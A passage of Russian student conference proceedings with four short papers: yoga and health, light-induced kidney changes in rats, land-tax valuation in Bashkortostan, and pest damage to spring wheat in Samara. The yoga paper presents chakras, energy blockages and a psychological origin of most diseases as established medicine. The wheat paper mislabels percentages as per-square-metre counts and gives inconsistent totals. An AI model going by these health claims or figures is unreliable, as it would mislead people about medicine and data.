2. Фукуяма Ф. Доверие: социальные добродетели и путь к процветанию: Пер. с англ. / Ф. Фукуяма. — М.: ООО «Издательство АСТ»: ЗАО НПП «Ермак», 2004. — 730 с.
3. Гидденс Э. Устроение общества: Очерк теории структурации.— 2-е изд. — М.: Академический Проект, 2005. — 528 с.
4. Штомпка П. Социология. Анализ современного общества / Пер. с пол. С.М. Червонной. М.: Логос, 2008. 664 с.
5. Кузнецов В.Н. Социология безопасности: Учеб. пособие. М.: КДУ, 2009. 422 с.
6. Гидденс Э. Последствия модерна / Пер. с англ. Г.К. Ольховникова; Д.А. Кибальчича. М.: Праксис, 2011. 352 с.
7. Силуянова И. В. Этико-правовая культура врача как фактор качества

медицинской помощи / И. В. Силуянова, В. В. Яковлев // Вестник Российского государственного медицинского университета. – 2007. - № 3. – С. 72-78.

УДК 130.2

Милашевская Т.В.
студент 2 курса
факультет «Лечебное дело»
СГМУ им. В.И. Разумовского
научный руководитель: Кузнецова М.Н.
доцент
Россия, г. Саратов

ФИЛОСОФИЯ ЙОГИ И ЗДОРОВЬЕ ЧЕЛОВЕКА

Аннотация: В настоящей статье автором приводится аргументация о положительном влиянии йоги на физическое и эмоциональное здоровье человека. Так же в данной работе приведены результаты исследований, в которых отмечено положительное влияние йоги на течение различных заболеваний, что ещё раз подтверждает значимость данной духовной практики в оздоровительных и профилактических целях.

Ключевые слова: йога, духовная практика, философия, здоровье, профилактика

Milashevskaya T.V.
student
2 course, faculty of Medicine
Saratov State Medical University n.a. V.I. Razumovsky
Russia, Saratov
Scientific adviser: Kuznetsova M.N.
Associate Professor

PHILOSOPHY OF YOGA AND HUMAN HEALTH

Annotation: In this article, the author argues on the positive impact of yoga on the physical and emotional health of a person. Also in this work are the results of studies that have a positive effect of yoga on the course of various diseases, which once again confirms the significance of this spiritual practice for health and preventive purposes.

Keywords: yoga, spiritual practice, philosophy, health, prevention

Проблема укрепления здоровья является одной из актуальных на сегодняшний день. Большое внимание уделяется как физическому, так и духовному благополучию человека, так как его здоровье складывается именно из этих двух составляющих. Современный ритм жизни, связанный с постоянными нагрузками и нарушением режима дня, неправильное питание – всё это оказывает негативное влияние на организм и способствует развитию различных патологических процессов. Одной из важных причин

сложившейся ситуации является недостаточный уровень профилактической медицины, в том числе её важного физического аспекта – физической нагрузки. Отсутствие достаточной физической нагрузки приводит к сбоям в работе организма и нарушению обмена веществ.

Одним из перспективных методов профилактики на сегодняшний день может стать практика йоги. Преимуществом данного метода является ее физиологичность, отсутствие больших экономических затрат и наличие дополнительного оборудования [1].

Единого толкования термина «йога» на сегодняшний день нет. Философы – материалисты рассматривают его как единение телесного и психического состояния человека, гармонию полного физического здоровья и душевной красоты индивидуума [2]. С практической точки зрения йога представляет собой совокупность духовных и физических практик (упражнений), пришедших из философских учений индуизма и буддизма. В отличие от большинства терапий, практика йоги направлена на саму природу человека, на духовный рост и на развитие личности [3], она символизирует гармонию трёх начал человека: физического, умственно-эмоционального и духовного. Цель йоги - развитие в себе качеств, направленных на поддержание здоровья, функционирования мозга и психики, утверждения самосознания.

Учение йогов является одним из самых древних. Об этом свидетельствуют древнейшие памятники индийской культуры – Веды, которые представляют сбой сборники знаний той эпохи о природе, обрядах, а так же включают в себя поэтические гимны. Для индийцев йога была способом соединения души с первоначалом при помощи соответствующей тренировке ума и сознания [4]. Индийцы тщательно скрывали тайны йоги от путешественников других стран, не желая делиться с ними секретами «чудес» своего учения. Наличие того факта, что йога дошло до наших дней, свидетельствует о её рациональности и целесообразности для современного общества. Популярность йоги во всём мире не оспорима. Почти во всех странах созданы общества, секции и клубы, которые пытаются научно объяснить достижения йогов а так же проводят практические занятия. Данный интерес вызван поддержанием профилактики здоровья и лечения многих заболеваний. Советы йогов по вопросам гигиены, дыхания, питания и физической тренировки практически полностью совпадают с рекомендациями современных медиков и физиологов [4]. Йога способствует психическому и духовному равновесию человека, что особо актуально в век стрессов и нагрузок. Это создает благоприятные условия для высокой работоспособности и долголетия человека.

Большинство заболеваний возникают вследствие психологических причин. Стрессы, отрицательные эмоции, неправильные поступки выводят духовную составляющую человека из состояния равновесия [5]. Йога является методом адаптации человека к окружающей среде, даёт избавление от социальных страхов, приводит нервную систему в устойчивое положение.

Физическими упражнениями в практике йоги являются комплексы положений тела (асан). Большое внимание уделяется контролю дыхания (пранаяма) и сознания (медитация). Эти составляющие находятся в тесной взаимосвязи и дополняют друг друга. Наиболее важную роль в йоге играют чакры – зоны основных энергетических центров [3]. Любое заболевание связано с ограничением подвижности отдельных частей организма и состоянием внутренних органов, а в энергетическом теле – с возникновением зон труднопроходимых «блокировок». За одну тренировку выполняется несколько различных функциональных комплексов, воздействующих как на физическое тело, так и на его энергетические составляющие. Выполнение асан направлено на проработку чакр, повышению энергетичности в них, что в дальнейшем приводит к их активации и изменения состояния человека. В процессе выполнения физических практик происходит глубокий массаж внутренних органов, активизация всех систем организма. Именно эти явления во многом обуславливают оздоровительный эффект йоги [3].

Интерес о влиянии данной духовной практики волновал различных ученых. Так, уже во второй половине 20-го века появляются первые крупные научные исследования в данной области[1]. Авторами отмечается положительное действие йоги на баланс вегетативной нервной системы [6]. В зависимости от выполняемых упражнений, активизируются как парасимпатический, так и симпатический её отделы. Данный эффект отмечается при выполнении асан, сопряженных с наклонами. В работах Л.Э. Пасмуровой отмечается увеличение подвижности суставов, отсутствие болей и улучшение самочувствия людей с различными заболеваниями опорно-двигательного аппарата после ежедневных занятий йогой на протяжении года [2]. Raju PS et. al. отмечают повышение результатов спортсменов, практиковавших пранаяму [7].

Известно, что стресс является причиной развития различных болезней, поэтому необходимо изучать и внедрять в повседневную практику методы, которые способствуют повышению устойчивости эмоционального состояния человека на воздействие факторов окружающей среды. Эффективность влияния йоги доказана при изучении её влияния на стрессоустойчивость и психическое состояние человека [8, 9].

Таким образом, положительное влияние йоги на организм человека является бесспорным. Однако, стоит обратить внимание, что оздоровительный эффект будет достигнут лишь при точном выполнении всех правил, которые требует данная практика.

Использованные источники:

1. Ватутин Н.Т., Шевелёк А.Н., Кравченко А.В. Роль йоги в профилактике кардиоваскулярной патологии // Российский кардиологический журнал. 2015. №6 (122) С. 106-110.

2. Пасмурова Л.Э., Пасмуров А.Г. Влияние оздоровительной и лечебной гимнастики хатха-йога на восстановление мобильности суставов //

Электронный журнал Камской государственной академии физической культуры, спорта и туризма «Педагогико-психологические и медико-биологические проблемы физической культуры и спорта». 2009. №1(10).
3. Силантьева О. И. Методика применения хатха-йоги у студенток подготовительной и специальной медицинской групп //Известия Тульского государственного университета. Физическая культура. Спорт. 2014. С. 108-113.
4. Зубков А.Н., Очаповский А.П. Хатха-йога для начинающих. М: Медицина, 1999. 192с.
5. Никитина О.П. Влияние духовных практик на формирование уверенности в себе // Педагогическое образование в России. 2014. №5. С. 131-134.
6. Wenger MA, Bagchi BK. Studies of autonomic functions in practioners of Yoga in India. Behavioural Sciences 1961; 6: 312-23. кардиологический журнал. 2015. №6 (122) С. 106-110.
7. Raju PS, Madhavi S, Prasad KV, et al. Comparison of effects of yoga and physical exercise in athletes. Indian J Med Res 1994; 100: 81-6.
8. Brown RP, Gerbarg PL. Yoga breathing, meditation, and longevity. Ann N Y Acad Sci 2009; 1172: 54-62.
9. Huang FJ, Chien DK, Chung UL. Effects of Hatha yoga on stress in middle-aged women. J Nurs Res 2013; 21(1): 59-66.

УДК 612.014.44:57.024:159.944.4:599.323.9-092.9(045)

Милашевская Т.В.
студент 2 курса
факультет «Лечебное дело»
СГМУ им. В.И. Разумовского
научный руководитель: Злобин О.В., к.м.н.
доцент
Россия, г. Саратов

ОЦЕНКА ОБРАТИМОСТИ МОРФОФУНКЦИОНАЛЬНЫХ ИЗМЕНЕНИЙ В ПОЧКАХ БЕЛЫХ КРЫС ПРИ ЭКСПЕРИМЕНТАЛЬНОМ СВЕТОВОМ ДЕСИНХРОНОЗЕ

Аннотация: В статье приводится анализ степени обратимости морфофункциональных изменений в почках белых крыс под влиянием светового десинхроноза. В первом этапе исследования проводился анализ морфофункциональных изменений, во втором – оценка их обратимости. Установлено, что длительное световое воздействие приводит к развитию необратимых структурных нарушений.

Ключевые слова: морфофункциональное состояние почек, морфометрические критерии, световой десинхроноз.

Milashevskaya T.V.
student
2 course, faculty of Medicine
Saratov State Medical University n.a. V.I. Razumovsky
Russia, Saratov
Scientific adviser: Zlobin O.V.
Candidate of Medical Sciences, Associate Professor

EVALUATION OF THE REVERSIBILITY OF MORPHOFUNCTIONAL CHANGES IN THE KIDNEYS OF WHITE RATS WITH EXPERIMENTAL LIGHT DESINCHRONOSE

Abstract: The article provides an analysis of the degree of reversibility of morphofunctional changes in the kidneys of white rats under the influence of light desynchronosis. In the first stage of the study, morphofunctional changes were analyzed, in the second, their reversibility was evaluated. It has been established that prolonged light exposure leads to the development of irreversible structural damage.

Keywords: morphofunctional state of kidneys, morphometric criteria, light desynchronosis.

Введение. Жизнь на Земле характеризуется периодичностью, которая выражена в смене времен года, климата и суток. В связи с этим в организме людей наблюдается определенная цикличность различных процессов, физиологическая синхронизация которых играет большую роль в

поддержании гомеостаза и регулированию процессов обмена веществ. Современный ритм жизни, связанный с постоянными нагрузками и нарушением режима дня, приводит к десинхронизации биологических ритмов [1]. Одной из систем, имеющей выраженные биологические ритмы, является мочевая система. Срыв регуляторных механизмов, вызванный световым десинхронозом, является одной из причин, приводящих к патологии почек [1]. Анализ структурных изменений и степень их обратимости является актуальной задачей. Цель: анализ степени обратимости морфофункциональных изменений почек под влиянием светового десинхроноза.

Материалы и методы. Исследование проведено на базе научной лаборатории кафедры гистологии, цитологии и эмбриологии ФГБОУ ВО Саратовский ГМУ им. В.И. Разумовского Минздрава России. Исследование проведено после разрешения этической комиссии и в соответствии с Федеральным законом «О защите животных от жестокого обращения» от 1 декабря 1999 года.

Для формирования экспериментального светового десинхроноза использовался режим круглосуточного освещения интенсивностью 300 лк в светлое и 500 лк в темное время суток. Исследование проведено в два этапа на 48 белых крысах самцах массой 225±25 г, разделенных случайным образом на три равных групп. В первой серии эксперимента крысы первой опытной группы подвергались круглосуточному световому воздействию в течении 10 суток. Во второй серии эксперимента животные второй опытной группы подвергались непрерывному световому воздействию в течении 10 суток, после чего они находились в естественных условиях освещения ещё 21 сутки. Животные третьей группы в течении всего эксперимента находились в естественных условиях (контрольная группа).

После выведения животных путём передозировки препаратов для наркоза (телазол (ZoetisInc, США) и ксиланит (Нита-Фарм,Россия)) производился забор правой почки, которую окрашивали по стандартной методике. При морфометрическом анализе гистологических препаратов с помощью медицинского микровизора проходящего света mVizo-103 определяли размеры почечного тельца по короткой и длинной оси, площадь клубочковой капиллярной сети и просвет капсулы клубочка. Полученные данные были обработаны с помощью пакета прикладных статистических программ Statistica 10 (StatSoft®, США). Различия считали значимыми при $p \leq 0,05$.

Результаты. В ходе изучения гистологических препаратов были выявлены структурные изменения почечной ткани.

На 10 сутки у животных первой опытной группы визуально отмечаются единичные очаги клеточной инфильтрации и отек интерстициальной ткани. При морфометрии установлено достоверное уменьшение размера почечного тельца в корковых нефронах. В юкстамедуллярных нефронах животных данной группы статистически

значимых изменений не обнаружено. При изучении обратимости (вторая опытная группа) наблюдается сохранение отека, а также достоверное уменьшение размеров почечного тельца и площади клубочковой капиллярной корковых нефронов сети по сравнению с контролем и первой опытной группой. При этом отмечается увеличение просвета капсулы клубочка. В юкстамедуллярных нефронах животных данной группы по сравнению с первой опытной группой и с контролем наблюдается уменьшение диаметра почечного тельца по короткой и длинной оси и площади клубочковой капиллярной сети, а также увеличение просвета капсулы Шумлянского –Боумена.

Обсуждение. Изменения, отмечаемы на 10 сутки, обусловлены спазмированием приносящей артериолы и являются признаками ишемии почечной ткани [2]. В результате естественного ритма освещения достижение контрольных цифр не отмечается, что свидетельствует о необратимости выявленных изменений.

Активация стресс-реализующих систем при световом десинхронозе приводит к увеличению синтеза катехоламинов [3], что запускает каскад реакций, приводящих к увеличению синтеза альдостерона и антидиуретического гормона [4]. Это приводит к затруднению оттока жидкости, в результате которого наблюдается расширение капсулы клубочка корковых нефронов и увеличение размеров почечного тельца юкстамедуллярных нефронов.

Вывод. Обнаруженные изменения свидетельствуют о негативном влиянии десинхронизации биологических ритмов организма, которые приводят к возникновению необратимых последствий. В связи с эти световой десинхроноз следует относить к факторам риска развития почек и мочевыделительной системы в целом.

Использованные источники:

1. Антонова В.М., Злобина О.В., Иванов А.Н. и др. Морфофункциональное состояние почек в стадию структурных нарушений светового десинхроноза в эксперименте. Современные проблемы науки и образования 2017; 1.
2. Nair V, Komorowsky CV, Weil EJ, et al. A molecular morphometric approach to diabetic kidney disease can link structure to function and outcome. Kidney International 2018; 93 (2): 439-49.
3. Иванов А.Н. Изменение активности стресс-реализующих систем организма под влиянием облучения терагерцовыми волнами на частотах оксида азота у белых крыс при остром стрессе. Бюллетень экспериментальной биологии и медицины 2012; 154 (9): 286-9).
4. Савин И.А., Горячев А.С. Водно-электролитные нарушения в нейрореанимации. М.: НИИ нейрохирургии им. акад. Н.Н. Бурденко РАМН, 2016; с. 125-61.

УДК 332:336,2

Минченко А.А.
студент 4 курса
«Экономический» факультет
Сарвартдинов Р.Р.
студент 4 курса
«Экономический» факультет
Башкирский государственный аграрный университет
Россия, г.Уфа

ПРОБЛЕМАТИКА ОЦЕНКИ ЗЕМЕЛЬНОЙ СТОИМОСТИ В УСЛОВИЯХ НАЛОГООБЛОЖЕНИЯ ЗЕМЕЛЬ

Аннотация: В данной статье рассматриваются основные проблемы связанные с формированием налогообложения земельных ресурсов и пути их решения. Россия является самой большой страной в мире и вопрос налогообложения земель в ней стоит достаточно остро. Ведь земельный налог является одним из ключевых факторов в формирование местных бюджетов. Именно поэтому земельным налог является одним из ключевых при формировании местных бюджетов. От грамотной налоговой политики зависит множество вещей в жизнедеятельности общества.

Ключевые слова: Земельный ресурс, налогообложение, местный бюджет, земельный налог.

Minchenko A.A.
Student
4 courses," Economic " faculty
Bashkir state agrarian University
Russia, Ufa
Sarwartdinov R.R.
Student
4 courses," Economic " faculty
Bashkir state agrarian University
Russia, Ufa

THE PROBLEMS OF ASSESSING LAND VALUE IN TERMS OF LAND TAX

Abstract: this article discusses the main problems associated with the formation of taxation of land resources and ways to solve them. Russia is the largest country in the world and the issue of land taxation in it is quite acute. After all, land tax is one of the key factors in the formation of local budgets. That is why the land tax is one of the key in the formation of local budgets. Many things in the life of society depend on a competent tax policy.

Key words: Land resource, taxation, local budget, land tax.

В Российской Федерации деятельность, связанная с земельными угодьями, регламентируется земельным кодексом[1] и налоговым

кодексом[2]. Для начала стоит обозначить, что является объектом налогообложения, кто является налогоплательщиком и налоговую базу. Так согласно налоговому кодексу под объектом налогообложения земельного налога признаются земельные участки, расположенные в пределах муниципального образования (городов федерального значения Москвы, Санкт-Петербурга и Севастополя), на территории которого введен налог. Налогоплательщиками признаются организации и физические лица, в собственности которых находятся земельные участи, признанные объектом налогообложения. Налоговой базой признается кадастровая стоимость земельного участка[2].

Так согласно данным федеральной налоговой службы[7], сумма начисленного земельного налога за период с 2015-2017 года была не стабильна. В течение этого промежутка наблюдались резкие скачки в сумме к уплате земельного налога.

Таблица 1- Сумма уплаты земельного налога за 2015-2017 года

	Налогоплательщик	Сумма налога, подлежащая уплате в бюджет, тыс. руб.			Темп изменения, %
		2015г	2016г	2017г	
Российская Федерация	Юридические лица	149 165 250	143 713 572	144 795 502	97,1
	Физические лица	43 212 215	50 052 982	47 466 642	109,8
Республика Башкортостан	Юридические лица	1 596 075	1 586 974	1 580 226	99
	Физические лица	800 604	1 153 829	1 014 607	126,7

По данным таблицы 1 наблюдается снижения земельного налога по юридическим лицам как по Российской Федерации, так и Республики Башкортостан на 2,5% и 1%, по физическим лицам напротив прослеживается увеличение земельного налога на 9,8% по Российской Федерации и на 26,7 % по Республики Башкортостан. Данное положение отчасти объясняется сокращением числа хозяйствующих субъектов.

Тем не менее, на наш взгляд, это может свидетельствовать о том, что уровень развития земельных отношений, а также механизмов их управления на сегодня в России невысок, что снижает степень вовлечения земельных ресурсов в инновационно-инвестиционную деятельность. В результате исследования трансформации земельных отношений и существенных недостатков, характеризующих нормативно-правовую базу в этой области,

можно обозначить следующие основные проблемы российского земельного рынка, которые препятствуют привлечению инвестиций. В первую очередь, это низкий уровень оформления и защиты прав земельной собственности, в том числе распространение так называемых земельных долей, которые не могут из-за множества ограничений полноценно выполнять функции закрепления прав собственности. Далее, это неэффективная деятельность органов государственной власти, муниципальных органов в части управления земельными ресурсами (предоставление, изъятие земель, налогообложение, арендные ставки и т.п.) в совокупности с непрозрачным земельным законодательством, перерастающая в коррумпированность всей сферы земельных отношений - мощный антиинвестиционный фактор, действующий в российской экономике. Сюда же можно отнести общий невысокий уровень освоения земельных ресурсов страны, в том числе ввиду отсутствия транспортной инфраструктуры, что снижает стоимость земли и приводит к ее нерациональному использованию[4].

Мировой опыт свидетельствует, что земельнокадастровые системы являются неотъемлемой частью управления процессами социально-экономического развития страны и ее регионов. Без этих систем невозможно формирование земельного рынка и развитие инвестиционного процесса. Так, государственный земельный кадастр дает возможность рационально решать вопросы оценки и залога земли, установления земельного налога и арендной платы, а также разработки эффективной стратегии управления земельным рынком, позволяющей полнее обеспечивать защиту прав земельных собственников и пользователей земли. Кадастровая оценка весьма важна для определения ставки земельного налога и размера арендной платы.

Ставки арендной платы и цены продаж государственных и муниципальных земель основываются на ставках земельного налога. Они существенно разнятся по регионам, территориям и зонам, отражая значимость природной ренты и степень хозяйственно-экономического обустройства территории, что фиксируется соответствующими категориями земель. Кроме того, ставки формируются в зависимости от хозяйственно-экономического назначения земель, отражая социальный аспект платного землепользования. Низкие ставки характерны для земель, предназначенных для потребительских целей, наиболее высокие - для предпринимательства, за исключением сельскохозяйственного производства[5].

При оценке стоимости земельного участка главным факторами, оказывающие влияние на стоимость земельного участка являются:

1. Наличие обременений на право пользования;
2. Наличие свободного рынка земель или его отсутствие;
3. Налоговая нагрузка на владельца;
4. Наличие развитой инфраструктуры вблизи участка;
5. Правовой статус земли, то есть наличие полного или частичного права собственности;
6. Условия оборота земель[6].

Одной из основных проблем налогообложения земельных ресурсов является трудоемкий процесс определения кадастровой стоимости земельного участка. Для проведения оценки нанимается оценщик из саморегулирующей организации оценщиков, его поиск и дальнейшее заключение с ним контракта на выполнение работ осуществляется через государственные или муниципальные закупки. В своей деятельности при осуществление кадастровой оценки он руководствуется федеральным законом от 29 июля 1998 года № 135-ФЗ «Об оценочной деятельности в Российской Федерации» [3]. Данный закон очень обширен в своем поле деятельности, применение его без должного опыта работы с ним, может привести к не малому количеству проблем, но главной проблемой является, то что четких правил при оценки кадастровой стоимости нету. Оценщик сам в праве выбирать модель оценки данного земельного участка, в последствие же он просто подставляет в данную модель ценообразующие факторы. Процесс оценки кадастровой стоимости и рыночной очень похож, но отличием будет является, то что рыночная оценка использует в большей степени информацию, включающую особенности того или иного земельного участка, в отличии от кадастровой стоимости, где учитываются лишь требования, предъявляемые законодательством, такая оценка имеет больше погрешности, чем рыночная оценка стоимости земельных угодий. Физическим и юридическим лицам очень сложно, как обжаловать результат кадастровой оценки, так как действующий закон имеет множество отсылок на другие нормативно-правовые акты, это говорит о том, что нынешняя нормативно-правовая база устарела и требует реформы. Ведь лицами, нанимающими оценщика для определения кадастровой стоимости, являются государственные и муниципальные органы власти, они заинтересованы в установление более высокой кадастровой цены, что приводит к очень высокому земельному налогу для физических и юридических лиц. Так в оценке кадастровой стоимости земельного участка, что является налоговой базой земельного налога, главной проблемой будет применение данного федерального закона и сама оценка земельного участка. Ведь вопросы об оспаривание кадастровой стоимости земель не раз выступали в качестве судебных разбирательств, такие разбирательства затрагивают все стороны, заинтересованные в справедливой или несправедливой оценке кадастровой стоимости. Даже не смотря на то что увеличение кадастровой стоимости по сравнению с рыночной, способствовало увеличению числа поступлений от налоговых сборов.

Второй проблемой налогообложения земельных ресурсов, является не заинтересованность собственника в уплате налога. Многие физические лица и организации не уплачивают налоги вовремя по различным причинам, одной из таких причин является отсутствие денежных ресурсов, чтобы в полной мере оплатить все налоговые сборы. Решением данной проблемы может стать предоставление налоговых льгот, для граждан и юридических лиц во время оплачивающих земельный налог. Предоставление им

налоговых послаблений в размере 5-10% от суммы к уплате налоговых сборов на последующий налоговый период, способно заинтересовать людей в своевременной уплате данного налога.

Не мало важной проблемой так же является использование земель не по целевому назначению, что приводит отсутствию достоверной информации у органов государственной и муниципальной власти. Решением этой проблемы может стать ужесточение контроля за использованием земельных угодий, путем совместных действий и передачи данных между органами местного самоуправления и налоговых органов. Взаимодействие этих органов приведет к увеличению поступлений в местный бюджет от земельного налога.

Отсутствие развитого рынка земель препятствует увеличению налоговых поступлений от владения земельными угодьями в местные бюджеты. Ведь основной задача рынка земель является продажа или аренда земель в частные руки. Но также стоит учитывать, что земля — это ограниченный ресурс, и если доход от ее использования не будет удовлетворять интересам частных лиц, то и спрос на нее будет низок. Ведь несмотря на огромное количество ресурсов находящихся на территории нашей страны, которые могут привлечь большое количество инвестиций со стороны, не смотря на тяжелое экономическое положение страны в нынешний момент. Решение этой проблем кроется в ускорение темпов приватизации государственного имущества и уменьшения числа арендованных земель, ведь при предложение выгодных цен на земельные угодья можно принести большой вклад в экономику страны, путем поступлений от продажи земель и дальнейшего налогообложения этих земель.

Исходя из вышесказанного, можно сделать вывод, что упрощение кадастровой оценки земельного участка и установление налоговых льгот для добросовестных налогоплательщиков, будет отличным помощником для улучшения налоговой политики. В современном мире налогообложение играет огромную роль для местных бюджетов. И с помощью решения данных проблем, можно увеличить бюджеты муниципальных образований.

Использованные источники:

1. Земельный кодекс Российский Федерации от 25 окт. 2001г. № 136-ФЗ (с изм. и доп., вступ в силу с 01.10.2018 г. №171-ФЗ)//СПС Консультант плюс URL:http://www.consultant.ru/document/cons_doc_LAW_33773/

2. Налоговый Кодекс Российской Федерации. Часть вторая от 5 авг. 2000г. №117-ФЗ: (с изм. и доп., вступ в силу с 12.12.2018 г.№415-ФЗ)//СПС Консультант плюс URL:http:/www.consultant.ru/document/cons_doc_LAW_28165/

3. Об оценочной деятельности в Российской Федерации: федер.закон от 29 июля 1998г № 135-ФЗ(с изм. и доп., вступ в силу с03.08.2018 г. №312-ФЗ)// СПС Консультант плюс URL: http://www.consultant.ru/document/cons_doc_LAW_19586/

4. Козлова С.В Инновационно-инвестиционная привлекательность земли: методологические подходы/ С.В. Козлова// Экономические науки,- 2010,- №11. -С. 29-32
5. Шепелев О.М., Дорожкина Н.И Формирование инвестиционного потенциала земельного рынка/О.М. Шепелев, Н.И. Дорожкина// Социально-экономические явления и процессы/Тамбовский государственный университет имени Г.Р Державина, 2012,-№ 9(43).-С.182-186
6. Ханнанова Т.Р., Балашов Е.В., Кулешова В.П Рынок земель сельскохозяйственных коммерческих организаций в экономике недвижимости России/ Т.Р.Ханнанова, Е.В. Балашов, В.П. Кулешова// Башкирский государственный аграрный университет. 2007. С-296
7. Федеральная налоговая служба: данные по формам статистической налоговой отчетности: официальный сайт. - https://www.nalog.ru/rn02/related_activities/statistics_and_analytics/forms/

УДК 632.754.1:633.111.1

Миронова Е.В.
студент 3 курса
факультет «Агрономический»
Бурлака Г.А., к.б.н.
доцент
кафедра «Растениеводство и земледелие»
ФГБОУ ВО Самарская ГСХА
Россия, Самарская обл., пгт. Усть-Кинельский

СОРТОВЫЕ ОСОБЕННОСТИ ПОВРЕЖДЕННОСТИ ЯРОВОЙ ПШЕНИЦЫ КЛОПАМИ ЧЕРЕПАШКАМИ В УСЛОВИЯХ САМАРСКОЙ ОБЛАСТИ

Аннотация. В статье рассмотрено влияние сортов яровой мягкой пшеницы на полную и частичную белоколосость, вызванную повреждением клопами-черепашками, и поврежденность зерна клопами-черепашками в различной степени, хлебным клопиком в условиях Самарской области.

Ключевые слова: клопы-черепашки, яровая пшеница, насекомые, фитофаги, повреждения.

Mironova E.V., student 3 course
faculty «Agronomics»
Samara State Agriculture Academy
Russia, Samara region, Ust-Kinelsky
Burlaka G.A., candidate of Biology
associate professor «Crop production and agriculture»
Samara State Agriculture Academy
Russia, Samara region, Ust-Kinelsky

HIGH-QUALITY FEATURES OF DAMAGE OF SPRING-SOWN FIELD CORN BUGS IN THE CONDITIONS OF THE SAMARA REGION

Abstract: In article influence of grades of spring-sown soft field on the full and partial belokolosost caused by damage by corn bugs and damage of grain by corn bugs in various degree, a grain klopik in the conditions of the Samara region is considered.

Keywords: corn bugs, spring-sown field, insects, phytophages, damages.

Особо опасными фитофагами на посевах зерновых культур в лесостепи Самарской области являются клопы-черепашки. Они повреждают зерновые культуры на всех фазах их роста и развития, снижая урожайность растений и ухудшая посевные и хлебопекарные качества зерна [1, 2, 3, 4, 5, 6]. Насекомые умеют выбирать те зерновые культуры, которые обладают повышенной пищевой ценностью. Такие растения быстро идут в рост и содержат в своем стебле много питательного сока.

Исследования по изучению поврежденности посевов яровой мягкой пшеницы клопами-черепашками проводились в окрестностях п. Усть-Кинельский на территории Кинельского района Самарской области в 2016 г. на опытных полях Поволжского НИИ селекции и семеноводства им. П.Н. Константинова и в лаборатории кафедры растениеводства и земледелия Самарской ГСХА.

Опыты закладывались на опытном участке во втором селекционном севообороте отдела яровой пшеницы на участке, однородном по засоренности. Исследования проводились на 5 районированных и перспективных для возделывания в Самарской области сортах, расположение делянок систематическое, размер делянок 17,5х1,5 м, посевная площадь – 26,25 м2, повторность четырехкратная.

Исследуемые сорта: Кинельская Юбилейная, Кинельская 2010, Кинельская Отрада, Кинельская Нива, Кинельская 59 селекции Поволжского НИИСС им. П.Н. Константинова.

Агротехника возделывания яровой пшеницы общепринятая для условий центральной зоны Самарской области одинаковая по всем вариантам опыта. Предшественником яровой пшеницы был чистый пар. Внесение удобрений не проводилось.

Учет поврежденных клопами-черепашками колосьев (белоколосость) проводили в фазу цветения-молочной спелости визуально методом пробных площадок размером 1 м2 по общепринятым методикам.

Исследование зерна яровой пшеницы на повреждение клопами-черепашками и хлебным клопиком проводилось по следующей методике: из образца зерна отбирались 3 пробы по 100 зерновок. Отобранные зерновки рассматривались в лабораторных условиях с использованием стереоскопического микроскопа МБС-10 на наличие повреждений клопами-черепашками. В типичных случаях повреждения выглядят как белесые пятна или вмятины с тёмной точкой в центральной части пятна (место укола).

Различалось зерно, поврежденное в фазу молочной спелости, при этом оно щуплое, его поверхность морщинистая, деформированная, а также в фазу восковой и полной спелости в эндосперм и в зону зародыша, когда на нем наблюдается изменение окраски тканей вокруг мест уколов вредителя. Различали три основных степени повреждений клопами зерна пшеницы в эндосперм: слабую, среднюю и сильную (видимая площадь повреждения составляет соответственно до 25%, 25-50% и более 50% поверхности зерновки).

Полученные данные по повреждению колосьев и зерна яровой мягкой пшеницы клопами-черепашками представлены в таблицах 1 и 2.

Анализ таблицы 1 показал, что полная белоколосость яровой пшеницы в фазу молочной спелости наиболее выражена в посевах яровой пшеницы сорта Кинельская Нива и составляет – 57,5 экз./м2, в меньшей степени в посевах яровой пшеницы сорта Кинельская 59 и составляет - 52,6 экз./м2, далее в посевах яровой пшеницы сорта Кинельская 2010 - 39,4 экз./м2, и в посевах яровой пшеницы сорта Кинельская Отрада - 35,1 экз./м2, в меньшей степени полная белоколосость отмечалась в посевах яровой пшеницы сорта Кинельская Юбилейная – 23,3 экз./м2.

Таблица 1

Белоколосость яровой пшеницы различных сортов в фазу молочной спелости, вызванная повреждением клопами-черепашками

Белоколосость		Кинельская Юбилейная	Кинельская 2010	Кинельская Отрада	Кинельская Нива	Кинельская 59	В среднем по сортам
Полная	экз./м 2	0,7	1,3	2,0	2,3	3,0	1,86
	%	23,3	39,4	35,1	57,5	52,6	41,58
Частичная	экз./м 2	2,3	2,0	3,7	1,7	2,7	2,48
	%	76,7	60,6	64,9	42,5	47,4	58,42
Всего, экз./м2		3,0	3,3	5,7	4,0	5,7	4,34

Частичная белоколосость наиболее проявляется в посевах яровой пшеницы сорта Кинельская юбилейная – 76,7 экз./м2, в меньшей степени в посевах яровой пшеницы сорта Кинельская Отрада - 64,9 экз./м2, и в посевах яровой пшеницы сорта Кинельская 2010 - 60,6 экз./м2, следом идет сорт Кинельская 59 - 47,4 экз./м2, в меньшей степени в посевах сорта яровой пшеницы Кинельская Нива - 42,5 экз./м2.

Анализ таблицы 2 показал, что наибольшее повреждение зерна в фазу молочной спелости отмечалось у сорта яровой пшеницы Кинельская Отрада – 3,0%, в меньшей степени у сортов Кинельская 2010 и Кинельская нива - 2,2%, Кинельская 59 - 1,7%, в меньшей степени было повреждено зерно

сорта Кинельская Юбилейная - 0,7%.

Наибольшее повреждение зерна клопами-черепашками в зону зародыша отмечалось у зерна сортов Кинельская Отрада и Кинельская Нива - 1,0%. Слабая степень повреждения в эндосперме наблюдается у зерна сорта Кинельская Отрада и равна - 1,5%, средняя степень у зерна сорта Кинельская юбилейная – 2%, и Кинельская Отрада – 1,0%, сильная степень наблюдается у зерна сортов Кинельская 2010, Кинельская Отрада и Кинельская Нива - 1,0%.

Таблица 2

Повреждения зерна яровой пшеницы различных сортов клопами, %

Повреждения			Кинельская Юбилейная	Кинельская 2010	Кинельская Отрада	Кинельская Нива	Кинельская 59	В среднем по сортам
Клопы-черепашки	В фазу молочной спелости		0,7	2,0	3,0	2,0	1,7	1,9
	В зону зародыша		0	0	1,0	1,0	0	0,4
	В эндосперм, степень	слабая	0	0	1,5	0	0	0,3
		средняя	2,0	0	1,0	0	0	0,6
		сильная	0	1,0	1,0	1,0	1,0	0,8
Хлебный клопик			1,0	0	2,0	1,5	0	0,9
Всего			3,7	5,5	3,7	6,5	4,0	4,7

Наибольшая поврежденность зерна хлебным клопиком отмечается у сортот Кинельская Отрада – 2,0%, Кинельская Нива - 1,5%, Кинельская Юбилейная - 1,0%. В зерне сортов Кинельская 2010 и Кинельская 59 повреждения хлебным клопиком не отмечались.

